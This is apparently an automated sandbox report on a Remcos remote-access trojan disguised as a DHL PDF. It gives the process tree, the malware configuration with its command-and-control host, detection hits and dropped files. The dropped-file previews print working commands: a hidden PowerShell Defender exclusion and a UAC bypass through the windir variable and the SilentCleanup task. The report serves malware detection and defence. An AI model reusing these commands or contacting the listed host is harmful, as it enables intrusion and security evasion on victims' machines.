ID: 491719
Sample Name: ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe
Cookbook: default.jbs
Time: 20:38:59
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report ENTREGA DE DOCUMENTOS…

Overview

General Information

Sample Name:	ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe
Analysis ID:	491719
MD5:	3808d4a11cbee2..
SHA1:	b3a533d6e00ace..
SHA256:	53c2e53d33f80e8.
Tags:	DHL exe geo PRT RAT RemcosRAT
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Icon mismatch, binary includes an ic…
- Malicious sample detected (through …
- Yara detected Remcos RAT
- Detected Remcos RAT
- Multi AV Scanner detection for dropp…
- Initial sample is a PE file and has a …
- Writes to foreign memory regions
- Contains functionality to steal Firefo…
- Delayed program exit found
- Allocates memory in foreign process…

Classification



Process Tree

- **System is w10x64**
- ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe (PID: 6548 cmdline: 'C:\Users\user\Desktop\ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe' MD5: 3808D4A11CBEE20896CCA28F9A3BCB9B)
  - mobsync.exe (PID: 1368 cmdline: C:\Windows\System32\mobsync.exe MD5: 44C19378FA529DD88674BAF647EBDC3C)
  - cmd.exe (PID: 7156 cmdline: C:\Windows\system32\cmd.exe /c "C:\Users\Public\Trast.bat" " MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 5192 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 6852 cmdline: C:\Windows\system32\cmd.exe /K C:\Users\Public\UKO.bat MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 1852 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 5048 cmdline: C:\Windows\system32\cmd.exe /c "C:\Users\Public\nest.bat" " MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 5744 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - reg.exe (PID: 1680 cmdline: reg delete hkcu\Environment /v windir /f MD5: CEE2A7E57DF2A159A065A34913A055C2)
      - conhost.exe (PID: 5508 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- lqzenco.exe (PID: 7112 cmdline: 'C:\Users\Public\Libraries\lqzenco\lqzenco.exe' MD5: 3808D4A11CBEE20896CCA28F9A3BCB9B)
  - mobsync.exe (PID: 4108 cmdline: C:\Windows\System32\mobsync.exe MD5: 44C19378FA529DD88674BAF647EBDC3C)
- lqzenco.exe (PID: 484 cmdline: 'C:\Users\Public\Libraries\lqzenco\lqzenco.exe' MD5: 3808D4A11CBEE20896CCA28F9A3BCB9B)
  - secinit.exe (PID: 6644 cmdline: C:\Windows\System32\secinit.exe MD5: 174A363BB5A2D88B224546C15DD10906)
- **cleanup**

Malware Configuration

Threatname: Remcos

```
{
  "Version": "3.1.5 Pro",
  "Host:Port:Password": "ongod4ever.ddns.net:5652:0",
  "Assigned name": "ABLE GOD",
  "Connect interval": "1",
  "Install flag": "Disable",
  "Setup HKCU\\Run": "Enable",
  "Setup HKLM\\Run": "Disable",
  "Install path": "AppData",
  "Copy file": "remcos.exe",
  "Startup value": "Remcos",
  "Hide file": "Disable",
  "Mutex": "Remcos-8VTGWT",
  "Keylog flag": "0",
  "Keylog path": "AppData",
  "Keylog file": "logs.dat",
  "Keylog crypt": "Disable",
  "Hide keylog file": "Disable",
  "Screenshot flag": "Disable",
  "Screenshot time": "10",
  "Take Screenshot option": "Disable",
  "Take screenshot title": "notepad;solitaire;",
  "Take screenshot time": "5",
  "Screenshot path": "AppData",
  "Screenshot file": "Screenshots",
  "Screenshot crypt": "Disable",
  "Mouse option": "Disable",
  "Delete file": "Disable",
  "Audio record time": "5",
  "Audio path": "AppData",
  "Audio folder": "MicRecords",
  "Connect delay": "0",
  "Copy folder": "Remcos",
  "Keylog folder": "remcos",
  "Keylog file max size": "20000"
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\Libraries\ocnezqI.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.937782591.000000000400000.00000040.00000001.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000005.00000002.937782591.000000000400000.00000040.00000001.sdmp	REMCOS_RAT_variants	unknown	unknown	• 0x606bc:$str_a1: C:\Windows\System32\cmd.exe • 0x60638:$str_a3: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWOR • 0x60638:$str_a4: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWOR • 0x5fc38:$str_a5: \AppData\Local\Google\Chrome\User Data\Default\Login Data • 0x60290:$str_b1: CreateObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName) • 0x5f86c:$str_b2: Executing file: • 0x60800:$str_b3: GetDirectListeningPort • 0x60050:$str_b4: Set fso = CreateObject("Scripting.FileSystemObject") • 0x603d4:$str_b5: licence_code.txt • 0x60278:$str_b7: \update.vbs • 0x5f8dc:$str_b9: Downloaded file: • 0x5f8a8:$str_b10: Downloading file: • 0x5f890:$str_b12: Failed to upload file: • 0x607c8:$str_b13: StartForward • 0x607e8:$str_b14: StopForward • 0x60220:$str_b15: fso.DeleteFile " • 0x601b4:$str_b16: On Error Resume Next • 0x60250:$str_b17: fso.DeleteFolder " • 0x5f880:$str_b18: Uploaded file: • 0x5f91c:$str_b19: Unable to delete: • 0x601e8:$str_b20: while fso.FileExists("

Source	Rule	Description	Author	Strings
00000016.00000002.825096146.000000000400000.00000040.00000001.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000016.00000002.825096146.000000000400000.00000040.00000001.sdmp	REMCOS_RAT_variants	unknown	unknown	• 0x606bc:$str_a1: C:\Windows\System32\cmd.exe • 0x60638:$str_a3: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWOR • 0x60638:$str_a4: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWOR • 0x5fc38:$str_a5: \AppData\Local\Google\Chrome\User Data\Default\Login Data • 0x60290:$str_b1: CreateObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName) • 0x5f86c:$str_b2: Executing file: • 0x60800:$str_b3: GetDirectListeningPort • 0x60050:$str_b4: Set fso = CreateObject("Scripting.FileSystemObject") • 0x603d4:$str_b5: licence_code.txt • 0x60278:$str_b7: \update.vbs • 0x5f8dc:$str_b9: Downloaded file: • 0x5f8a8:$str_b10: Downloading file: • 0x5f890:$str_b12: Failed to upload file: • 0x607c8:$str_b13: StartForward • 0x607e8:$str_b14: StopForward • 0x60220:$str_b15: fso.DeleteFile " • 0x601b4:$str_b16: On Error Resume Next • 0x60250:$str_b17: fso.DeleteFolder " • 0x5f880:$str_b18: Uploaded file: • 0x5f91c:$str_b19: Unable to delete: • 0x601e8:$str_b20: while fso.FileExists("
00000005.00000002.938674908.0000000002EA7000.00000004.00000020.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
Click to see the 10 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
22.2.mobsync.exe.50601a02.1.unpack	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
22.2.mobsync.exe.50601a02.1.unpack	REMCOS_RAT_variants	unknown	unknown	• 0x5d2bc:$str_a1: C:\Windows\System32\cmd.exe • 0x5d238:$str_a3: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWOR • 0x5d238:$str_a4: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWOR • 0x5c838:$str_a5: \AppData\Local\Google\Chrome\User Data\Default\Login Data • 0x5ce90:$str_b1: CreateObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName) • 0x5c46c:$str_b2: Executing file: • 0x5d400:$str_b3: GetDirectListeningPort • 0x5cc50:$str_b4: Set fso = CreateObject("Scripting.FileSystemObject") • 0x5cfd4:$str_b5: licence_code.txt • 0x5ce78:$str_b7: \update.vbs • 0x5c4dc:$str_b9: Downloaded file: • 0x5c4a8:$str_b10: Downloading file: • 0x5c490:$str_b12: Failed to upload file: • 0x5d3c8:$str_b13: StartForward • 0x5d3e8:$str_b14: StopForward • 0x5ce20:$str_b15: fso.DeleteFile " • 0x5cdb4:$str_b16: On Error Resume Next • 0x5ce50:$str_b17: fso.DeleteFolder " • 0x5c480:$str_b18: Uploaded file: • 0x5c51c:$str_b19: Unable to delete: • 0x5cde8:$str_b20: while fso.FileExists("
5.2.mobsync.exe.400000.0.raw.unpack	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	

Source	Rule	Description	Author	Strings
5.2.mobsync.exe.400000.0.raw.unpack	REMCOS_RAT_variants	unknown	unknown	• 0x606bc:$str_a1: C:\Windows\System32\cmd.exe • 0x60638:$str_a3: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWOR • 0x60638:$str_a4: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWOR • 0x5fc38:$str_a5: \AppData\Local\Google\Chrome\User Data\Default\Login Data • 0x60290:$str_b1: CreateObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName) • 0x5f86c:$str_b2: Executing file: • 0x60800:$str_b3: GetDirectListeningPort • 0x60050:$str_b4: Set fso = CreateObject("Scripting.FileSystemObject") • 0x603d4:$str_b5: licence_code.txt • 0x60278:$str_b7: \update.vbs • 0x5f8dc:$str_b9: Downloaded file: • 0x5f8a8:$str_b10: Downloading file: • 0x5f890:$str_b12: Failed to upload file: • 0x607c8:$str_b13: StartForward • 0x607e8:$str_b14: StopForward • 0x60220:$str_b15: fso.DeleteFile " • 0x601b4:$str_b16: On Error Resume Next • 0x60250:$str_b17: fso.DeleteFolder " • 0x5f880:$str_b18: Uploaded file: • 0x5f91c:$str_b19: Unable to delete: • 0x601e8:$str_b20: while fso.FileExists("
26.2.secinit.exe.400000.0.unpack	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
Click to see the 19 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected Remcos RAT

Multi AV Scanner detection for dropped file

Networking:

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

E-Banking Fraud:

Yara detected Remcos RAT

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Hooking and other Techniques for Hiding and Protection:

Icon mismatch, binary includes an icon from a different legit application in order to fool users

Malware Analysis System Evasion:

Delayed program exit found

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information:

Yara detected Remcos RAT

Contains functionality to steal Firefox passwords or cookies

Contains functionality to steal Chrome passwords or cookies

Remote Access Functionality:

Yara detected Remcos RAT


Detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Co
Valid Accounts	Scripting 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Native API 1	Registry Run Keys / Startup Folder 1	Access Token Manipulation 1	Scripting 1	Input Capture 1 1	Account Discovery 1	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Encrypte Channe
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Process Injection 3 2 2	Obfuscated Files or Information 2	Credentials In Files 2	File and Directory Discovery 2	SMB/Windows Admin Shares	Clipboard Data 2	Automated Exfiltration	Non-Sta Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Registry Run Keys / Startup Folder 1	Masquerading 1 1	NTDS	System Information Discovery 3 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Remote Access Softwar
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Modify Registry 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Non-Applicat Layer Protocol
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 1	Cached Domain Credentials	Security Software Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Applicat Layer Protocol
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Virtualization/Sandbox Evasion 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commo Used Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 3 2 2	Proc Filesystem	Process Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicat Layer Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocol

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Co
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protocol

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe	26%	Virustotal		Browse
ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe	24%	ReversingLabs	Win32.Backdoor.Remcos	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\Libraries\lqzenco\lqzenco.exe	24%	ReversingLabs	Win32.Backdoor.Remcos	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
18.0.lqzenco.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
18.1.lqzenco.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.2.mobsync.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1141389		Download File
0.1.ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.2.mobsync.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1141389		Download File
26.2.secinit.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1141389		Download File
16.0.lqzenco.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.1.lqzenco.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
ongod4ever.ddns.net	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ongod4ever.ddns.net	185.140.53.15	true	false		high
onedrive.live.com	unknown	unknown	false		high
bl30uw.sn.files.1drv.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
ongod4ever.ddns.net	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.140.53.15	ongod4ever.ddns.net	Sweden		209623	DAVID_CRAIGGG	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491719
Start date:	27.09.2021
Start time:	20:38:59
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@23/10@49/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 44.2% (good quality ratio 42.2%) • Quality average: 83.9% • Quality standard deviation: 25.5%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:39:58	API Interceptor	2x Sleep call for process: ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe modified
20:40:22	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Iqzenco C:\Users\Public\Libraries\ocnezqI.url
20:40:30	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Iqzenco C:\Users\Public\Libraries\ocnezqI.url
20:40:34	API Interceptor	2x Sleep call for process: Iqzenco.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\Public\KDECO.bat	
Process:	C:\Users\user\Desktop\ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe
File Type:	ASCII text, with no line terminators
Category:	dropped

C:\Users\Public\KDECO.bat	
Size (bytes):	155
Entropy (8bit):	4.687076340713226
Encrypted:	false
SSDEEP:	3:LjT5LJJFlf9oM3KN6QNb3DM9bWQqA5SkrF2VCceGAFddGeWLCXlRA3+OR:rz81R3KnMMQ75ieGgdEYlRA/R
MD5:	213C60ADF1C9EF88DC3C9B2D579959D2
SHA1:	E4D2AD7B22B1A8B5B1F7A702B303C7364B0EE021
SHA-256:	37C59C8398279916CFCE45F8C5E3431058248F5E3BEF4D9F5C0F44A7D564F82E
SHA-512:	FE897D9CAA306B0E761B2FD61BB5DC32A53BFAAD1CE767C6860AF4E3AD59C8F3257228A6E1072DAB0F990CB51C59C648084BA419AC6BC5C0A99BDFFA56921B7
Malicious:	false
Reputation:	unknown
Preview:	start /min powershell -WindowStyle Hidden -inputformat none -outputformat none -NonInteractive -Command "Add-MpPreference -ExclusionPath 'C:\Users'" & exit

C:\Users\Public\Libraries\lqzenco\lqzenco.exe	
Process:	C:\Users\user\Desktop\ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1009152
Entropy (8bit):	6.9988393829759294
Encrypted:	false
SSDEEP:	24576:L5A8SqlkJpbDpQc6ScVHdPaHxA7VhLRYF:Lr5ZoHdPaRyzKF
MD5:	3808D4A11CBEE20896CCA28F9A3BCB9B
SHA1:	B3A533D6E00ACE2EC0612C9AF66C6DD69C5180B3
SHA-256:	53C2E53D33F80E88B16CCE06621F99680E0E5F387315CB81AF97CEE58080165A
SHA-512:	980425EFD3D01A3C5ADBBD3873D819AF60C1E62A9B32149B01F1C1E6DE338D068B53C18AD4645C66E8C13DB8F21440F2E0C01B27E3B1E4AF55D19474EC83A5D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 24%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...^.*.....j.....z.....@.....@.....(...../.....@..0r.....0.....0.....X... .....]....^..... ..`.....P....p.....b..... ..`.....&.....(...n.....@.....8.....(.....*.....@.....4.... ....0....0.....@..@.....0r...@...t.....@..B...../.....0...6.....@..@.....0.....@..@..... .....

C:\Users\Public\Libraries\ocnezqI.url	
Process:	C:\Users\user\Desktop\ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:"C:\\Users\\Public\\Libraries\\lqzenco\\lqzenco.exe">), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	96
Entropy (8bit):	4.740775825389126
Encrypted:	false
SSDEEP:	3:HRAbABGQYmTWAX+rSF55i0XMfiyGAywSsGKd6ov:HRYFVmTWDyzFlsbDv
MD5:	5E9FED8C24BB01153751DF696536E82A
SHA1:	D23E4B05254E62153D6F0158F4F869AB00C5DF15
SHA-256:	08BC6F401999D30F1EB81AD3C9CB0EB01063CF858C9818F238ED233833947AE8
SHA-512:	4920341592295B38653FD6DD227F99625A1E62C3E1E9CE014F506C724319528A6E45829C21B62A5674FF47BB3BD1B62FD2DB9A24583208DC7659E4B88A8BB7FD
Malicious:	false
Yara Hits:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\Public\Libraries\ocnezqI.url, Author: @itsreallynick (Nick Carr)
Reputation:	unknown
Preview:	[InternetShortcut]..URL=file:"C:\\Users\\Public\\Libraries\\lqzenco\\lqzenco.exe"..IconIndex=2..

C:\Users\Public\Trast.bat	
Process:	C:\Users\user\Desktop\ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	34
Entropy (8bit):	4.314972767530033
Encrypted:	false
SSDEEP:	3:LjTnaHF5wlM:rnaHSM
MD5:	4068C9F69FCD8A171C67F81D4A952A54
SHA1:	4D2536A8C28CDCC17465E20D6693FB9E8E713B36
SHA-256:	24222300C78180B50ED1F8361BA63CB27316EC994C1C9079708A51B4A1A9D810

C:\Users\Public\Trast.bat	
SHA-512:	A64F9319ACC51FFFD0491C74DCD9C9084C2783B82F95727E4BFE387A8528C6DCF68F11418E88F1E133D115DAF907549C86DD7AD866B2A7938ADD5225FBB2811
Malicious:	false
Reputation:	unknown
Preview:	start /min C:\Users\Public\UKO.bat

C:\Users\Public\UKO.bat	
Process:	C:\Users\user\Desktop\ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	250
Entropy (8bit):	4.865356627324657
Encrypted:	false
SSDEEP:	6:rgnMXd1CQnMXd1COm8hnaHNHIXUnMXd1CoD9c1uOw1H1gOvOBAn:rgamIHIXUaXe1uOeVqy
MD5:	EAF8D967454C3BBDDBF2E05A421411F8
SHA1:	6170880409B24DE75C2DC3D56A506FBFF7F6622C
SHA-256:	F35F2658455A2E40F151549A7D6465A836C33FA9109E67623916F889849EAC56
SHA-512:	FE5BE5C673E99F70C93019D01ABB0A29DD2ECF25B2D895190FF551F020C28E7D8F99F65007F440F0F76C5BCAC343B2A179A94D190C938EA3B9E1197890A412E
Malicious:	false
Reputation:	unknown
Preview:	reg delete hkcu\Environment /v windir /f..reg add hkcu\Environment /v windir /d "cmd /c start /min C:\Users\Public\KDECO.bat reg delete hkcu\Environment /v windir /f && REM "..schtasks /Run /TN \Microsoft\Windows\DiskCleanup\SilentCleanup /I & exit..

C:\Users\Public\nest	
Process:	C:\Users\user\Desktop\ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	9
Entropy (8bit):	3.169925001442312
Encrypted:	false
SSDEEP:	3:1xn:Hn
MD5:	4D2B6925406544EEF7111380E2243791
SHA1:	A32A8FA6F2E46D8E86FA92BEA3B8D45EB168BD04
SHA-256:	09A841DC20255A929B3CCFA47B08B8E47ADD965FF3070E8DAB1DBD050D73E97F
SHA-512:	EFDD6C90C7EAA5D05FDD079A61B969837B350CB20AECC7CF24533636956A939B8A289B2C3BB4A7AC21BBACF818E394A13D8661427EACFC0F21C46D5855DFFDF
Malicious:	false
Reputation:	unknown
Preview:	lqzenco..

C:\Users\Public\nest.bat	
